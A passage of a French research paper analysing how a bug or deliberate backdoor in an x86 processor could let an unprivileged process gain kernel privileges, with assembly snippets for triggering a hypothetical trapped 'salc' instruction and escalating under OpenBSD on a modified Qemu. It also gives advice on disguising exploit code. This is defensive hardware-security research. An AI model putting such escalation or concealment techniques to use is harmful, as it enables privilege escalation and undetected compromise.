Bogues ou piégeages des processeurs : quelles conséquences sur la sécurité ?

Loïc Duflot

DCSSI 51 bd. De la Tour Maubourg 75700 Paris Cedex 07 France

Résumé Dans cet article, nous présentons les conséquences sur la sécurité des systèmes d'exploitation et des moniteurs de machines virtuelles de l'introduction involontaire d'un bogue ou volontaire d'un piégeage dans un processeur x86. Nous ne cherchons pas à évaluer le réalisme de la menace liée au piégeage ou à la présence d'un bogue matériel mais supposons l'existence d'un tel problème et analysons son impact sur la sécurité des systèmes mettant en œuvre le composant piégé. Nous montrons notamment comment il est possible pour un attaquant de piéger de manière simple et générique un processeur pour être ensuite capable à partir de privilèges minimes d'obtenir les privilèges maximaux sur un système en contournant les mécanismes de sécurité en théorie imposés par les moniteurs de machines virtuelles et les systèmes d'exploitation. Nous présentons également les difficultés pratiques de l'exploitation et proposons des preuves de concepts à l'aide de l'émulateur libre Qemu modifié. Les pièges dont il est ici question sont tous exploitables au niveau logique sans accès physique au matériel.
Mots Clés : piégeage matériel, bogue matériel, x86.

1 Introduction

Lors de la conférence d'introduction aux journées C&ESAR 2007 [4], Adi Shamir a présenté l'impact sur la sécurité de l'implémentation logicielle de certains systèmes de chiffrement asymétrique, d'un bogue ou d'un piégeage de l'unité arithmétique et logique d'un microprocesseur x86 [11]. La presse grand public a largement fait écho à cette présentation [14].

Par ailleurs, il est intéressant de noter que les deux constructeurs principaux de processeurs x86 (Intel® et AMD) publient régulièrement une liste [7] des bogues matériels de leurs processeurs. Cette liste est généralement relativement longue et certains bogues qui y sont répertoriés ne seront sans doute jamais corrigés, du fait de la difficulté de modifier a posteriori le fonctionnement d'un circuit microelectronique aussi complexe qu'un microprocesseur.

Le but de cet article est de montrer que si les craintes d'Adi Shamir peuvent apparaître légitimes, les bogues ou les piégeages d'une unité arithmétique et logique ne sont pas les seuls problèmes matériels de type piégeage ou bogue dont les concepteurs de systèmes logiciels aient à se préoccuper. Nous imaginerons donc la présence de plusieurs piégeages ou bogues particuliers au sein d'un processeur x86 et montrerons comment ces derniers peuvent avoir des conséquences dramatiques sur la sécurité des systèmes d'exploitation et des moniteurs de machines virtuelles qui le mettent en œuvre.

Après quelques éléments d'architecture des processeurs x86 (partie 2) et quelques réflexions préliminaires sur les notions de bogues ou de piégeage (partie 3), nous montrerons dans un premier temps (partie 4) comment un piégeage simple peut être exploité par un attaquant sur un système quelconque dans le cadre d'une escalade de privilèges générique lui permettant d'obtenir les privilèges équivalents à ceux du noyau du système d'exploitation mis en œuvre (quel qu'il soit). Nous présenterons, code à l'appui, une procédure précise sous OpenBSD permettant d'exploiter un tel

piégeage. Nous utiliserons l'émulateur de système libre Qemu [3] pour simuler une telle vulnérabilité d'un processeur et montrerons comment l'exploitation est possible. Ensuite, nous analyserons l'impact de ce type de piégeage sur les systèmes mettant en œuvre un moniteur de machines virtuelles (partie 5). Nous montrerons notamment que, dans un tel contexte, l'abstraction des plans mémoire et de certaines instructions x86 privilégiées par le moniteur de machine virtuelle rend difficile l'exploitation d'un piégeage. Nous démontrerons qu'au prix d'une évolution très simple du piège il est toutefois possible, depuis un processus s'exécutant dans le contexte de l'un des domaines invités avec des privilèges restreints (compte d'utilisateur non privilégié), d'obtenir les privilèges maximaux (ceux du moniteur de machines virtuelles) sur le système. Ici encore, nous analyserons, à l'aide de l'émulateur Qemu modifié pour implémenter un tel piège générique, comment un processus non privilégié d'un domaine invité peut contourner les mécanismes de sécurité mis en place par un moniteur de machine virtuelle de type Xen [17] et proposerons une démonstration pratique d'une telle escalade de privilège. Enfin nous analyserons différents aspects (exploitabilité, discretion) des pièges présentés (partie 6).

Il est important de noter dès à présent que le présent document n'a aucunement l'ambition de disserter sur la probabilité qu'un composant matériel quelconque soit piégé, mais au contraire d'analyser l'impact d'un piégeage éventuel de ce dernier. Quel degré de complexité le piégeage devra-t-il atteindre pour permettre à un attaquant possédant des privilèges minimes mais connaissant le piégeage d'obtenir des privilèges maximaux sur le système ?

2 Introduction aux architectures x86 et modèles de sécurité

Cette partie vise à présenter certains concepts d'architecture et de fonctionnement des processeurs qui seront utiles pour la bonne compréhension du document.

Les processeurs que nous considérerons sont des processeurs de la famille x86 (Pentium®, Xeon®, Core Duo^{TM}, Athlon^{TM}, Turion^{TM} par exemple). A des fins de concision, l'ensemble des processeurs considérés ici seront des processeurs 32 bits fonctionnant dans leur mode nominal (le mode protégé [12]). La réflexion effectuée est toutefois valide pour les processeurs 64 bits fonctionnant dans leur mode nominal (mode IA-32e [12]) ou en mode protégé.

2.1 Niveau de "privilège processeur", segmentation et pagination

Le principal mécanisme matériel de sécurité fourni par le processeur à un système d'exploitation est le mécanisme dit de "niveau de privilèges processeur", encore appelé CPL (pour Current Privilege Level) ou ring. Le code s'exécutant à un instant t sur le processeur se voit associer un niveau de privilèges processeur qui va déterminer les fonctionnalités du processeur et les instructions assembleur qui seront utilisables. Le niveau de privilège maximum est le niveau appelé ring 0 qui est généralement celui dans lequel s'exécute le système d'exploitation. Le code s'exécutant en ring 0 a accès à l'ensemble des fonctionnalités du mode protégé et des registres de configuration du processeur. En revanche, pour le code qui s'exécute en ring 3 (le niveau le moins privilégié), les registres de configuration critiques en termes de sécurité ne sont pas accessibles et certaines instructions assembleurs, elles aussi critiques, ne sont pas disponibles. Les applications utilisateur s'exécutent en ring 3. Il existe également deux niveaux de privilèges intermédiaires (le ring 1 et le ring 2). Le ring 1 est parfois utilisé pour les systèmes d'exploitation para-virtualisés (voir partie 2.4). C'est ce mécanisme de niveau de privilège processeur, utilisé conjointement avec les mécanismes

de segmentation et de pagination décrits ci-après, qui va permettre à un système d'exploitation de cloisonner efficacement son espace noyau de l'espace applicatif.

En ce qui concerne la gestion de la mémoire, si les composants de la carte mère manipulent des adresses dites physiques, le code qui s'exécute sur un processeur en mode protégé n'accède qu'à des adresses dites logiques (voir figure 1). Ces adresses sont traduites par une unité spécifique du processeur appelée MMU (Memory Management Unit) en adresses physiques par les mécanismes de segmentation et de pagination. Le mécanisme de segmentation est un mécanisme obligatoire, tandis que la pagination est en réalité un mécanisme dont l'utilisation est optionnelle. Toutefois, les systèmes d'exploitation modernes utilisent tous la pagination pour gérer efficacement la mémoire disponible. Nous considérerons donc dans le reste de ce document que le mécanisme de pagination est activé.

Plus concrètement, la segmentation permet de traduire des adresses logiques en adresses virtuelles. Le mécanisme utilisé ensuite pour traduire les adresses virtuelles en adresses physiques, la pagination, est décrit plus bas. Sans rentrer dans le détail, le mécanisme de segmentation permet de désigner des blocs de mémoire contigus (repérés par leur adresse de base et leur taille) et de leur assigner des permissions d'accès. On effectue une distinction entre les segments dits de code (accessibles au maximum en lecture et en exécution), et les segments de données (accessibles au maximum en lecture et en écriture). Un bloc (ou segment) de code pourra ainsi être accessible uniquement en exécution ou en lecture/exécution. A contrario, un segment de données pourra être rendu accessible en lecture seule ou en lecture/écriture. D'autre part, il est possible de réserver l'accès à certains segments aux tâches qui possèdent un niveau de privilèges processeur suffisant. Il est donc possible de cloisonner l'espace mémoire en segments avec une très grande granularité.



FIG. 1: Fonctionnement de l'unité de gestion de la mémoire d'un processeur x86

Une structure (la GDT[1] pour Global Descriptor Table) résidant en mémoire et connue de la MMU du processeur au moyen d'un registre de configuration spécifique accessible en écriture uniquement depuis le ring 0, permet de définir l'ensemble des segments légaux sur le système. La GDT contient les caractéristiques de chaque segment. L'ensemble de ces caractéristiques est appelé "descripteur de segment". Les segments sont repérés par leur index dans la GDT que l'on appelle le sélecteur de segment. C'est ce sélecteur qui sera utilisé pour changer de segment.

Le mécanisme de segmentation, très attrayant dans le principe, s'avère très difficile à utiliser en pratique autrement que dans le modèle dit "plat" ("flat model") dans lequel sont définis un segment de donnée et un segment de code de ring 0 d'une part et un segment de code et un segment de donnée de ring 3 d'autre part couvrant l'intégralité de l'espace mémoire adressable.

Le mécanisme de pagination est en revanche très ergonomique. Dans ce mécanisme, la MMU utilise des tables et des répertoires de pages, typiquement spécifiques à chaque tâche du système, afin de déterminer la correspondance entre une adresse virtuelle et une adresse physique. Ainsi, une adresse virtuelle donnée ne correspond pas toujours à la même adresse physique. Ceci permet au système d'exploitation de présenter à ses applications des espaces d'adressage similaires, tout en gérant par ailleurs la mémoire physique disponible, de telle sorte que les pages utilisées soient placées en mémoire principale alors que d'autres sont "swappées" sur des périphériques de stockage. La granularité de ce mécanisme est la page (bloc de mémoire physique contiguë, généralement de 4 ko, aligné sur une adresse multiple de sa taille).

Il est à noter également que de manière partiellement redondante avec les fonctionnalités proposées par le mécanisme de segmentation, il est possible de restreindre dans les tables ou les répertoires de page les règles d'accès associées à chaque page. Une page mémoire est toujours accessible en lecture si elle est marquée comme présente dans la table de page. En revanche, un bit (bit r/w) permet de spécifier si la page est accessible en écriture ou non, et un autre (bit user/-supervisor) si les applications s'exécutant en ring 3 peuvent ou non accéder à la page considérée. Enfin, dans les architectures les plus récentes, un bit supplémentaire (bit NX [1] ou XD [10] selon les constructeurs) permet de spécifier si la page est exécutable ou non.

2.2 A propos des mnémoniques assembleurs

Le code physiquement exécuté par le processeur est une suite binaire appelée "langage machine". Cette suite binaire est constituée d'instructions élémentaires appelées "opcodes". Pour faciliter la lecture du code à bas niveau, chaque opcode s'est vu associer un nom compréhensible appelé mnémonique assembleur. La traduction d'opcode en mnémonique assembleur est déterministe. En revanche, un même mnémonique assembleur pourra être interprété différemment en fonction du contexte. Ainsi une instruction assembleur comme "ret" pourra se voir associer l'opcode $0xc3$, $0xcb$, $0xc2$ ou encore $0xca$ en fonction du contexte. Lorsque l'on écrit un programme en assembleur et que l'on souhaite effectuer des opérations non standards (forcer la réalisation d'une action), il est fréquent d'avoir à écrire les opcodes directement dans le corps du programme pour éviter les interprétations hasardeuses du compilateur utilisé pour traduire l'assembleur en langage machine. Ce sera par exemple le cas en cas d'utilisation d'opcodes peu ou pas documentés et pas nécessairement reconnus par tous les compilateurs.

[1] Il existe une seconde structure, la LDT (Local Descriptor Table) qui peut remplir la même fonction et dont nous ne parlerons pas ici par soucis de simplicité.

2.3 Modèles de sécurité des systèmes d'exploitation

Nous ne détaillerons pas ici l'ensemble des propriétés attendues en matière de sécurité pour un système d'exploitation mais nous allons décrire certaines propriétés dont la résistance à des piégeages basiques et génériques seront étudiés dans les parties suivantes.

D'une manière générale, on attend d'un système d'exploitation qu'il assure le cloisonnement entre sa couche la plus privilégiée (la couche noyau) et l'espace dans lequel s'exécutent les applications utilisateurs. Pour ce faire, le noyau a à sa disposition les mécanismes de CPL, de segmentation et de pagination. En revanche, certaines applications sont plus privilégiées que d'autres du point de vue du système d'exploitation. Bien que toutes ces applications s'exécutent en ring 3 au niveau matériel, certaines disposent de privilèges importants (s'exécutant par exemple avec l'identité "root" sur un système Unix ou Linux), d'autres sont non privilégiées.

Dans les parties suivantes, on considérera généralement qu'un attaquant à la possibilité d'exécuter du code (éventuellement à distance) dans le contexte d'un processus non privilégié.

2.4 Virtualisation et principe de cloisonnement

La virtualisation matérielle permet très schématiquement de faire fonctionner plusieurs systèmes d'exploitation en parallèle sur une même machine physique, de telle sorte que chacun des systèmes d'exploitations dits invités (encore appelés domaines invités) a l'impression de s'exécuter seul sur la machine. L'une des formes les plus répandues de la virtualisation est la para-virtualisation qui consiste à utiliser un composant logiciel privilégié appelé moniteur de machines virtuelles ou encore hyperviseur qui est seul à s'exécuter sur la machine réelle et qui fournit une abstraction de cette dernière à l'ensemble des domaines invités qu'il gère tout en opérant un cloisonnement des ressources entre domaines invités. L'exemple le plus courant de moniteur de machines virtuelles est Xen [17] dont le développement a été initié par l'université de Cambridge.

Le modèle de sécurité d'une telle architecture est qu'il doit être impossible à chaque domaine invité d'obtenir un accès quelconque à une ressource d'un domaine invité différent ou du moniteur de machines virtuelles.

Afin d'examiner la sécurité des moniteurs de machines virtuelles, on est parfois amené à considérer que le noyau de chaque domaine invité est potentiellement un attaquant vis à vis du moniteur de machine virtuel. Dans les parties qui suivront, nous considérerons un attaquant de niveau moindre capable uniquement d'exécuter du code dans le contexte d'un processus non privilégié (non root par exemple) d'un domaine invité lui même non privilégié, et examinerons l'utilisation que peut faire d'un piégeage matériel un tel attaquant.

3 Taxonomie et premières analyses

3.1 Bogue, piégeage ou fonctionnalité non documentée ?

Les termes de bogue, piégeage ou fonctionnalité non documentée renvoient à trois notions intuitivement différentes. Un bogue correspond à une erreur non volontaire d'implémentation d'un composant qui se traduit par un dysfonctionnement dudit composant incompatible avec les spécifications de ce dernier. La présence de bogues dans un composant matériel semble inévitable avec les méthodologies de conception actuelles, étant donnée la relative difficulté à corriger a posteriori un bogue matériel, malgré le soin extrême généralement apporté par les concepteurs.

On parle, en revanche, de fonctionnalité non documentée, lorsque le développeur a inclus dans son produit un ensemble de fonctionnalités dont il n'a pas précisé l'existence, la syntaxe ou la sémantique. Il est très fréquent pour un concepteur d'implémenter des fonctionnalités non documentées, en particulier pour ce qui est des fonctions de débogage ou d'administration. Il est courant, même si intuitivement incorrect, de considérer que le secret de l'existence d'un mécanisme empêchera toute exploitation à des fins frauduleuses de ce dernier. A titre d'exemples, plusieurs fonctionnalités des processeurs x86 n'ont pas, par le passé et encore de nos jours, été documentées. Les processeurs x86 possédaient en particulier une instruction assembleur dite LOADALL[2] [5] qui permettait au code qui l'exécutait de charger en un cycle d'horloge l'ensemble des registres du processeur à partir d'une image en mémoire dont l'adresse était passée en paramètre à l'instruction. On imagine sans peine l'intérêt qu'une telle fonctionnalité peut avoir dans le domaine de l'analyse de fonctionnement du processeur ou du débogage, mais également quel usage un attaquant pourrait faire de cette fonctionnalité. Les processeurs x86 actuels possèdent également quelques fonctionnalités non documentées par les constructeurs, parmi lesquelles l'instruction assembleur "salc" dont il sera question dans la partie 4.1 et dont on trouve la signification par ailleurs [6].

Enfin, la notion de piégeage renvoie, elle, à une volonté manifeste, de la part du développeur ou d'une entité étant parvenu d'une manière ou d'une autre à s'immiscer dans le flot de conception du composant cible, d'introduire des fonctionnalités non documentées qui lui permettront a posteriori, lorsque le composant sera produit et distribué, d'effectuer des opérations les plus privilégiées possibles à l'insu de l'utilisateur légitime. On peut par exemple imaginer l'exemple paranoïaque d'un piégeage d'une carte réseau qui sur réception d'une trame IP particulière passerait dans un mode actif permettant des accès arbitraires à distance en mémoire principale via le mécanisme DMA (Direct Memory Access [8]). Un autre exemple classique est celui d'une carte à puce piégée qui lorsqu'elle reçoit une donnée x, renvoie systématiquement le chiffré de x par une clef K sauf pour une valeur donnée de x pour laquelle elle renvoie K.

Bien que ces trois notions renvoient à des concepts différents, du point de vue d'une analyse sécurité, l'on est malheureusement contraint de considérer leur équivalence. En effet, un expert en sécurité qui devrait évaluer le niveau de sécurité d'un composant n'aurait connaissance ni des bogues spécifiques à ce composants (non connus du développeur), ni aux fonctions non documentées, et encore moins aux éventuels piégeages. Le principe de précaution lui impose en outre de considérer l'impact maximal de chacun des problèmes potentiels. Bien que dans la plupart des cas les bogues puissent être anodins et non exploitables par un quelconque attaquant, dans le pire cas, un bogue peut être exploitable et permettre à l'attaquant de mettre en œuvre une escalade de privilèges sur le système. Il en va de même des fonctionnalités non documentées. Du point de vue d'une analyse sécurité, ces trois notions sont donc équivalentes.

Nous utiliserons donc dans la suite de ce document le terme piégeage pour désigner indifféremment un bogue, une fonction non documentée ou un piégeage en tant que tel, dès lors qu'ils sont exploitables par un attaquant.

3.2 Intérêt d'un piégeage

Comme précisé en introduction, il ne sera pas question ici de tenter de déterminer le réalisme des scénarii de piégeage analysés, mais d'essayer de mettre en évidence les conditions nécessaires pour qu'un piégeage générique soit exploitable par un attaquant et de proposer des exemples de

[2] Cette instruction assembleur était toutefois a priori réservée au seul usage des composants s'exécutant en ring 0.

piégeages simples qui permettront à un attaquant de mettre en place des escalades de privilège y compris depuis des environnements très confinés.

Intuitivement, l'entité qui mettra en place le piège cherchera :

- à ce que le piège ne soit pas actif en permanence mais activable dans certaines conditions ;
- à ce que le piège soit statistiquement indétectable pour qui n'a pas une connaissance a priori du mécanisme utilisé pour le déclencher ;
- à ce que les conditions d'activations ne nécessitent aucune espèce de privilège au niveau matériel. Tout code possédant au niveau matériel un minimum de privilèges doit pouvoir déclencher le piège.

Le piège peut donc se déclencher sur une instruction assembleur particulière, pourvu que celle-ci soit non privilégiée. Mais dans ce cas, le piège risque d'être détectable trop facilement. Il est donc nécessaire d'imposer une condition sur l'état du processeur pour que le piège se déclenche. Cette condition peut être liée à l'état des registres de données (EAX, EBX, ECX, EDX, ESI, EDI) du processeur. Ces registres peuvent en effet être chargés par une valeur arbitraire à l'aide d'une simple instruction du type *mov* $\$valeur, registre$ qui est non privilégiée (voir partie 4.1).

Une fois le piège activé, l'attaquant souhaite qu'il lui procure les privilèges maximaux sur le système, c'est à dire sans préjuger des privilèges initiaux de l'attaquant :

- des privilèges équivalents à ceux du ring 0 du mode protégé ou du mode IA-32e ;
- un contournement des mécanismes de virtualisation mémoire mis en place par le système d'exploitation ou le moniteur de machines virtuelles en charge du respect de la politique de sécurité du système. En effet, obtenir les privilèges du ring 0 ne sera pas systématiquement suffisant pour un attaquant s'il n'est pas ensuite capable de déterminer de façon claire une adresse valide pour le code qu'il cherche à exécuter.

Si la première condition est intuitivement facile à obtenir (il suffit de faire basculer le CPL courant à 0), les conditions requises pour le second point sont plus diffuses et seront étudiées dans la partie 5.2.

La démarche retenue pour l'étude sera de considérer des pièges graduellement les plus complexes possibles et d'analyser leur impact sur la sécurité des systèmes logiciels qui s'exécutent sur les composants piégés.

4 Exploitation d'un piégeage basique

4.1 Définition du piégeage (phase de conception)

Dans cette partie, nous allons considérer que le processeur sur lequel s'exécute un système d'exploitation quelconque possède un bogue ou un piégeage qui modifie le comportement d'une des instructions assembleur. Pour l'exemple, et de manière non restrictive, nous considérerons que l'instruction assembleur "salc" (opcode 0xd6) a un comportement erratique sous certains conditions. L'instruction "salc" permet théoriquement de mettre le registre processeur AL à 0 si le drapeau "retenue" (carry) du registre d'état du processeur RFLAGS a pour valeur 1. Dans tous les autres cas, cette instruction est équivalente à un "nop" (aucune opération effectuée). Cette instruction assembleur est en pratique relativement peu utilisée par l'ensemble des systèmes d'exploitation ou des applications légitimes car elle n'est que très rarement documentée. Le pseudo-code décrivant le fonctionnement théorique de cette instruction assembleur est donc simplement le suivant :

```
if (RFLAGS.C == 1)
```

```
    AL = 0;
```

Nous allons considérer que cette instruction se comporte dans la majeure partie des cas comme elle est censée le faire mais que si les registres EAX, EBX, ECX et EDX prennent une valeur particulière (par exemple EAX=0x12345678, EBX=0x56789012, ECX=0x87651234, EDX=0x12348256) au moment où l'instruction "salc" est exécutée, alors la valeur du champs CPL du processeur est mise à 0. Moralement, cela correspond à un passage en ring 0 de la tâche courante. Nous verrons que cependant, cette simple transition génère un certain nombre d'incohérences dans l'état du processeur dont il faudra tenir compte dans l'exploitation de la vulnérabilité.

Le pseudo-code de l'instruction modifiée devient alors :

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
    CPL = 0; //CPL correspond formellement à CS.RPL.
else if (RFLAGS.C == 1)
    AL = 0;
```

Ce piégeage est très simple car il ne dépend que de l'état courant du processeur. Nous verrons par la suite qu'il est exploitable pour permettre à un processus non privilégié quelconque (s'exécutant donc en ring 3 du point de vue du processeur) d'obtenir des privilèges maximums (exécution de code arbitraire en ring 0). De plus ce piégeage est virtuellement indétectable. Il ne se produit que quand la valeur des registres EAX, EBX, ECX, EDX est celle qui a été fixée, c'est à dire avec une probabilité théorique de $2^{-32*4} = 2^{-128}$, et ce seulement lorsque l'instruction salc est utilisée. Ce calcul considère que les valeurs potentielles des registres EAX, EBX, ECX, EDX sont uniformément distribuées, ce qui est loin d'être vrai en pratique dans la mesure où certains registres ont souvent des valeurs corrélées, mais en choisissant correctement les valeurs de déclenchement pour chacun de ces registres, on peut s'assurer que la probabilité que le piège se déclenche reste extrêmement faible. En utilisant un opcode complètement indéfini (c'est à dire inutilisé en théorie, renvoyant une interruption de type Undefined Opcode en conditions normales), la probabilité que le piège soit déclenché de manière accidentelle est nulle en pratique. De plus, la probabilité que le système continue de fonctionner lorsque le piège est activé par accident est extrêmement faible. Pour prévenir les possibilités de débogage du problème et de découverte du piégeage, on pourra par exemple avoir recours à un piégeage dont les conditions de déclenchement évoluent (voir partie 6.2). Une autre approche peut consister a contrario à piéger une instruction classique largement utilisée de manière à réduire les risques de détection notamment lors d'une éventuelle analyse statique du code visant à déclencher le piège. Ainsi, un attaquant écrivant un programme visant à exploiter le piégeage pourra toujours se débrouiller pour camoufler l'exploitation de ce piège dans son code de telle sorte que, d'une part il soit impossible lors d'une évaluation du code de remarquer que ce dernier vise à exploiter un piégeage et d'autre part que ce code s'exécute normalement et sans erreur sur un processeur qui ne serait pas piégé et passe pour du code utile.

Il est par ailleurs intéressant de disposer d'un piège inverse (dans l'exemple, avec des valeurs de déclenchement différentes) qui permette un retour dans l'anneau 3, de manière à pouvoir retourner dans un état stable après exploitation du piège. Le pseudo-code de l'instruction salc devient alors :

```
if (EAX == 0x12345678 && EBX == 0x56789012
      && ECX == 0x87651234 && EDX == 0x12348256)
```

```
    CPL = 0; #CPL correspond formellement à CS.RPL.
else if (EAX == 0x34567890 && EBX == 0x78904321
      && ECX == 0x33445566 && EDX == 0x11223344)
    CPL = 3;
else if (RFLAGS.C == 1)
    AL = 0;
```

4.2 Exploitation d'un tel piégeage en fonctionnement

Supposons maintenant qu'il existe un processeur x86 implémentant un tel piégeage (voir figure 2) et considérons un attaquant ayant la possibilité d'exécuter du code avec des privilèges restreints (utilisateur standard) sur un système mettant en œuvre un système d'exploitation quelconque s'exécutant sur le processeur piégé. Pour être rigoureux, on suppose en outre que ledit système d'exploitation possède au moins un segment de code et de données, en ring 0 et en ring 3 dont l'adresse de base est zéro, ce qui est par ailleurs le cas de tous les systèmes d'exploitation (Linux, Windows, openBSD, FreeBSD, etc.). Les systèmes dont ce n'est pas le cas sont analysés au sein de la partie 5. Nous allons montrer dans cette partie comment un tel attaquant peut exploiter en pratique le piège pour obtenir des privilèges maximaux (ceux du noyau du système d'exploitation) sur le système.

Pour pouvoir exploiter le piègeage, l'attaquant doit effectuer les opérations suivantes :

- déclencher le piège en plaçant le processeur dans l'état attendu et en exécutant l'instruction "salc" ;
- injecter du code puis l'exécuter en ring 0 ;
- retourner en ring 3 afin de laisser le système dans un état stable. En effet, lorsque l'on est en ring 0, les appels systèmes ne peuvent s'exécuter, laisser le système en ring 0 et exécuter un appel système quelconque (exit() par exemple) provoquera selon toute éventualité un crash en couche noyau.

Le travail préparatoire à l'exploitation nécessite, afin d'être en mesure d'exécuter du code avec les privilèges du ring 0 :

- la localisation dans la GDT d'un segment de code de ring 0 de taille maximale. Le piégeage ne donne en effet que les privilèges du ring 0 mais ne modifie pas les autres caractéristiques (taille et adresse de base) du segment de code courant ;
- la localisation dans la GDT d'un segment de données de taille maximale ;
- la localisation, si besoin, en mémoire virtuelle de toute structure cible du noyau (appel système, variable) que le code injecté chercherait à modifier, par exemple pour modifier le comportement ou la politique de sécurité du système d'exploitation.

Les systèmes d'exploitation modernes disposent d'un segment de code et de données ring 0 couvrant l'ensemble de l'espace mémoire adressable. En revanche l'adresse de ce segment dans la table des descripteurs de segments, donc son sélecteur de segment, sont variables d'un système d'exploitation à l'autre. Pour déterminer un segment valide, le moyen le plus simple pour un attaquant est d'afficher le contenu de la table des sélecteurs de segments sur une machine qu'il maîtrise munie d'un système d'exploitation équivalent. Si l'attaquant le souhaite, il peut simplement présupposer que le segment de code recherché est accessible au moyen du sélecteur $0x08$ et le segment de donnée au moyen du sélecteur $0x10$, ce qui est le cas sur l'extrême majorité des systèmes. On pourra ici noter que la randomisation de la table des descripteurs de segment est théoriquement possible mais qu'il s'agit là d'une technique qui n'est à notre connaissance mise en œuvre sur aucun système à

l'heure actuelle et dont il faudrait analyser l'impact sur les applications existantes. D'autre part une telle technique, comme beaucoup de techniques de randomisation n'aurait pour seul effet que de ralentir l'attaquant qui aurait à sa disposition de nombreux moyens pour déterminer les segments utilisés par le système (fichiers de logs, core dumps, debogage de processus...).

La localisation de chaque structure cible est relativement simple sur les systèmes qui ne disposent pas de randomisation de leur espace virtuel. Une simple commande "nm" sur le noyau d'un système d'exploitation UNIX ou Linux donnera par exemple l'adresse virtuelle à laquelle peuvent être lues les variables du système ou exécutés les différents appels systèmes. Dans le cas ou une randomisation des adresses est mise en place et où le système dispose de plus de protections de type W xor X, le travail de l'attaquant est un peu plus compliqué, dans la mesure où il doit avant d'attaquer le noyau analyser la structure des tables de pages et la modifier. L'exploitation du piège dans le cas de la mise en œuvre de mécanismes de sécurité de ce type est classique et ne sera pas détaillée plus ici pour des raisons de concision.

Pour la phase de sortie propre du ring 0 et de sortie du programme sans crash système en couche noyau, il est nécessaire pour l'attaquant de déterminer un segment de code et un segment de données de ring 3 utilisables. Là encore, les segments de données et de codes standards ne dépendent généralement que du système d'exploitation cible. Mais l'attaquant n'a en réalité pas besoin de connaître les valeurs numériques des sélecteurs pour ces segments. Il lui suffit de pousser sur la pile les valeurs de ces registres au moment du lancement du programme et de les récupérer au moment opportun.

Les étapes nécessaires pour l'exploitation d'un tel piégeage sont les suivants.

- activation du piège par chargement des registres EAX, EBX, ECX, EDX et exécution de l'instruction assembleur salc ;

```
"mov $0x12345678, %eax\n"
"mov $0x56789012, %ebx\n"
"mov $0x87651234, %ecx\n"
"mov $0x12348256, %edx\n"  //déclenchement du piège
".byte 0xd6\n"             //instruction salc
```

- appel à une fonction kern_f destinée à s'exécuter en ring 0 au moyen d'un "long call" sur le segment de code ring 0 choisi ;

```
"lcall $0x08, $kern_f\n"   //appel à un segment de ring 0
```

- dans la fonction kern_f, chargement d'un segment de données ring 0 et au besoin d'un segment de pile identique ;

```
"push %ds\n"
"mov $0x10, %ax\n" //chargement d'un segment de données de ring 0
"mov %ax, %ds\n"   //dans le registre ds
```

- exécution de la charge utile (modification d'une variable de sécurité critique, de l'uid de l'utilisateur courant, d'un appel système quelconque) ;

- rétablissement du segment de donnée de ring 3 ;

```
"pop %ds\n"
```

- construction d'une pile nécessaire à un retour fictif d'interruption en empilant successivement un segment de pile, un pointeur de pile, un segment de code, un pointeur d'instruction de

retour (adresse d'une fonction "fin") ;

```
"mov $0x0027, %eax\n" //construction fictive de la pile pour
"push %eax\n"         //un retour d'interruption fictif
"push %esp\n"
"mov $0x002b, %eax\n"
"push %eax\n"
"mov $fin, %eax\n"    //adresse de retour
"push %eax\n"
```

– exécution de l'instruction assembleur ret ;

```
".byte 0xcb\n"       //instruction ret (sous forme d'opcode
                     //pour éviter que le mnémonique assembleur
                     //ne soit interprété comme un retour
                     //"ret" proche classique)
```

– dans la fonction fin, désactiver le piège et sortir normalement (appel système exit() par exemple).

```
"mov $0x34567890, %eax\n"
"mov $0x78904321, %ebx\n"
"mov $0x33445566, %ecx\n"
"mov $0x11223344, %edx\n"
".byte 0xd6\n"
```

4.3 Mise en œuvre pratique

Une démonstration de la faisabilité de l'exploitation d'un tel piégeage a été mise en place, dans la configuration décrite sur la figure 2. Le processeur utilisé pour la démonstration est celui exporté par l'émulateur Qemu [3] modifié afin d'implémenter le piégeage. Sur ce processeur modifié s'exécute un système d'exploitation UNIX OpenBSD [15] dans lequel l'attaquant possède un compte non privilégié (non root).

L'exploitation reprend exactement les étapes décrites au paragraphe précédent et un exemple de code permettant une telle exploitation sous OpenBSD figure en annexe A.

5 Impact du piège pour les moniteurs de machines virtuelles

Dans cette partie, nous considérons qu'un moniteur de machines virtuelles (de type Xen) s'exécute sur une machine x86 piégée selon la méthode précédente. Ce moniteur de machines virtuelles a lancé un ou plusieurs domaines invités non privilégiés (utilisant ou pas des extensions de virtualisation de type VT [13] ou Pacifica [2]). Nous supposerons également qu'un attaquant a la possibilité d'exécuter du code arbitraire dans le contexte d'un processus non privilégié de l'un de ces domaines invités. La figure 3 résume un tel dispositif expérimental. Nous allons montrer que, si l'exploitation du piégeage simple présenté précédemment est difficile en l'état, un piégeage évolué (mais toujours relativement simple) peut être exploitable par l'attaquant et ce sans connaissance du moniteur de machines virtuelles utilisé et de la structure mémoire (la répartition des ressources entre hyperviseur et domaines invités) du système.

